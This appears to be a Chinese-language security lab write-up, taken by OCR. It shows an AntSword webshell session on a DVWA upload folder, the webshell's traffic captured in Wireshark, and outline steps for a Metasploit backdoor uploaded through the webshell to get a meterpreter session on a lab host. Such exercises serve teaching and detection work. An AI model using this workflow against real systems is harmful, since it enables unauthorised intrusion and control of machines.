




1.网络层面后门分析：通过蚁剑进行攻击并监听流量提取攻击特征。






中国蚁剑
AntSword 编辑 窗口 调试
192.168.80.132
(*) 基础信息
当前路径: C:/phpstudy_pro/WWW/DVWA/hackable/uploads
磁盘列表: C:
系统信息: Windows NT USER-PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
当前用户: user
(*) 输入 ashelp 查看本地命令
C:\phpstudy_pro\WWW\DVWA\hackable\uploads> ls
'ls' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
C:\phpstudy_pro\WWW\DVWA\hackable\uploads>
C:\phpstudy_pro\WWW\DVWA\hackable\uploads> pwd
'pwd' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
C:\phpstudy_pro\WWW\DVWA\hackable\uploads> dir
驱动器 C 中的卷没有标签。
卷的序列号是 B694-5661
C:\phpstudy_pro\WWW\DVWA\hackable\uploads 的目录
2023/11/09 18:25 <DIR> .
2023/11/09 18:25 <DIR> ..
2023/11/09 18:25 28 1.php
2022/02/15 05:52 667 dvwa_email.png
2 个文件 695 字节
2 个目录 184,259,821,568 可用字节
C:\phpstudy_pro\WWW\DVWA\hackable\uploads>


正在捕获 VMware Network Adapter VMnet8
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
No. Time Source Destination Protocol Length Info
12 3.661463 192.168.80.1 192.168.80.132 TCP 1514 13666 → 80 [ACK] Seq=2921 Ack=1 Win=1051136 Len=1460 [TCP segment of a reass…
13 3.661463 192.168.80.1 192.168.80.132 HTTP 68 POST /DVWA/hackable/uploads/1.php HTTP/1.1 (application/x-www-form-urlencod…
14 3.661662 192.168.80.132 192.168.80.1 TCP 54 80 → 13666 [ACK] Seq=1 Ack=4395 Win=65536 Len=0
15 3.696765 192.168.80.132 192.168.80.1 HTTP 995 HTTP/1.1 200 OK (text/html)
16 3.696908 192.168.80.132 192.168.80.1 TCP 54 80 → 13666 [FIN, ACK] Seq=942 Ack=4395 Win=65536 Len=0
17 3.696939 192.168.80.1 192.168.80.132 TCP 54 13666 → 80 [ACK] Seq=4395 Ack=943 Win=1050112 Len=0
18 3.700411 192.168.80.1 192.168.80.132 TCP 54 13666 → 80 [FIN, ACK] Seq=4395 Ack=943 Win=1050112 Len=0
19 3.700563 192.168.80.132 192.168.80.1 TCP 54 80 → 13666 [ACK] Seq=943 Ack=4396 Win=65536 Len=0
20 6.020446 fe80::399a:a840:dc4… ff02::c SSDP 208 M-SEARCH * HTTP/1.1
21 10.015053 fe80::399a:a840:dc4… ff02::c SSDP 208 M-SEARCH * HTTP/1.1
Frame 1: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits) on interface \Device\NPF_{6019DE66-1DAD-46A5-9A6D-078CDAF946A5}, id 0
Ethernet II, Src: VMware_01:35:fa (00:0c:29:01:35:fa), Dst: IPv6mcast_0c (33:33:00:00:00:0c)
Internet Protocol Version 6, Src: fe80::399a:a840:dc44:d8d5, Dst: ff02::c
User Datagram Protocol, Src Port: 54611, Dst Port: 1900
Simple Service Discovery Protocol
0000 33 33 00 00 00 0c 00 0c 29 01 35 fa 86 dd 60 00 33·····)·5···`·
0010 00 00 00 9a 11 01 fe 80 00 00 00 00 00 00 39 9a ····· ·····9·
0020 a8 40 dc 44 d8 d5 ff 02 00 00 00 00 00 00 00 0c ·@·D···· ·····
0030 00 00 00 00 00 0c d5 53 07 6c 00 9a 2b 16 4d 2d ·····S ·l··+·M-
0040 53 45 41 52 43 48 20 2a 20 48 54 54 50 2f 31 2e SEARCH * HTTP/1.
0050 31 0d 0a 48 6f 73 74 3a 5b 46 46 30 32 3a 3a 43 1··Host: [FF02::C
0060 5d 3a 31 39 30 30 0d 0a 53 54 3a 75 72 6e 3a 4d]:1900·· ST:urn:M
0070 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 icrosoft Windows
0080 20 50 65 65 72 20 4e 61 6d 65 20 52 65 73 6f 6c Peer Na me Resol
0090 75 74 69 6f 6e 20 50 72 6f 74 6f 63 6f 6c 3a 20 ution Pr otocol:
00a0 56 34 3a 49 50 56 36 3a 4c 69 6e 6b 4c 6f 63 61 V4:IPV6: LinkLoca



2.Windows 提权实战，请使用除 ms15-051 以外的其他的 exp 进行攻击提权。

1、拿下webshell

2、MSF制作后门程序


3、通过WEBshell上传后门程序

4、Kali开始监听


5、在目标机器上进行后门程序


6、Kali，目标机器上线，拿到meterpreter命令行，形成会话

